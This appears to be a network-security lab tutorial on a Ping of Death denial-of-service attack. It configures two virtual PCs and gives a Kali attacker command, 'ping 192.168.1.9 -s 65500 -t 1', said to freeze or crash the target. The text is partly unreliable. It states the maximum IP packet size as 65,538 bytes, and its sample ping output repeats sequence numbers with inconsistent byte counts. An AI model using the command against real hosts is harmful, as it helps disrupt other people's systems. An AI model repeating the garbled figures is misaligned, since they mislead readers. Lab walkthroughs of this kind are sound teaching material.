
# Ping of Death Attack:



### PC1 IP Address Configuration

set pcname PC1

ip 192.168.1.9/24 192.168.1.1

save

## PC2 IP Address Configuration

set pcname PC2

ip 192.168.1.10/24 192.168.1.1

save

#### Attacker

# ping 192.168.1.9 -s 65500 -t 1

# ping --help


# man ping

#### Ping of Death Attack:

A Ping of death (PoD) attack is a denial-of-service (DoS) attack, in which the attacker aims to disrupt a targeted machine by sending a packet larger than the maximum allowable size, causing the target machine to freeze or crash. The original ping of death attack is less common today. A related attack known as an ICMP flood attack is more prevalent.

Let's start normal ping from PC1 with IP Address 192.168.1.9 to PC2 192.168.1.10. Everything is working normally PC1 can ping PC2 before the attack.

Let's start the attack from Kali Linux Attacker type the Command: ping 192.168.1.9 -s 65500 -t 1



After a while the target machine PC1 become freeze or crash.


```
PC1> ping 192.168.1.10 -t

84 bytes from 192.168.1.10 icmp_seq=1 ttl=64 time=1.259 ms
84 bytes from 192.168.1.10 icmp_seq=2 ttl=64 time=0.925 ms
84 bytes from 192.168.1.10 icmp_seq=3 ttl=64 time=0.889 ms
84 bytes from 192.168.1.10 icmp_seq=4 ttl=64 time=0.671 ms

^C
PC1> ping 192.168.1.10 -t

84 bytes from 192.168.1.10 icmp_seq=1 ttl=64 time=2.959 ms
84 bytes from 192.168.1.10 icmp_seq=2 ttl=64 time=3.535 ms
84 bytes from 192.168.1.10 icmp_seq=2 ttl=64 time=4.662 ms
84 bytes from 192.168.1.10 icmp_seq=3 ttl=64 time=4.662 ms
84 bytes from 192.168.1.10 icmp_seq=4 ttl=64 time=4.662 ms
85 bytes from 192.168.1.10 icmp_seq=4 ttl=64 time=4.662 ms
86 bytes from 192.168.1.10 icmp_seq=4 ttl=64 time=4.662 ms
87 bytes from 192.168.1.10 icmp_seq=4 ttl=64 time=4.662 ms
```

Let's capture the packets using Wireshark Fragmented IP protocol ICMP.





Normal IP packet-maximum size: 65,538 bytes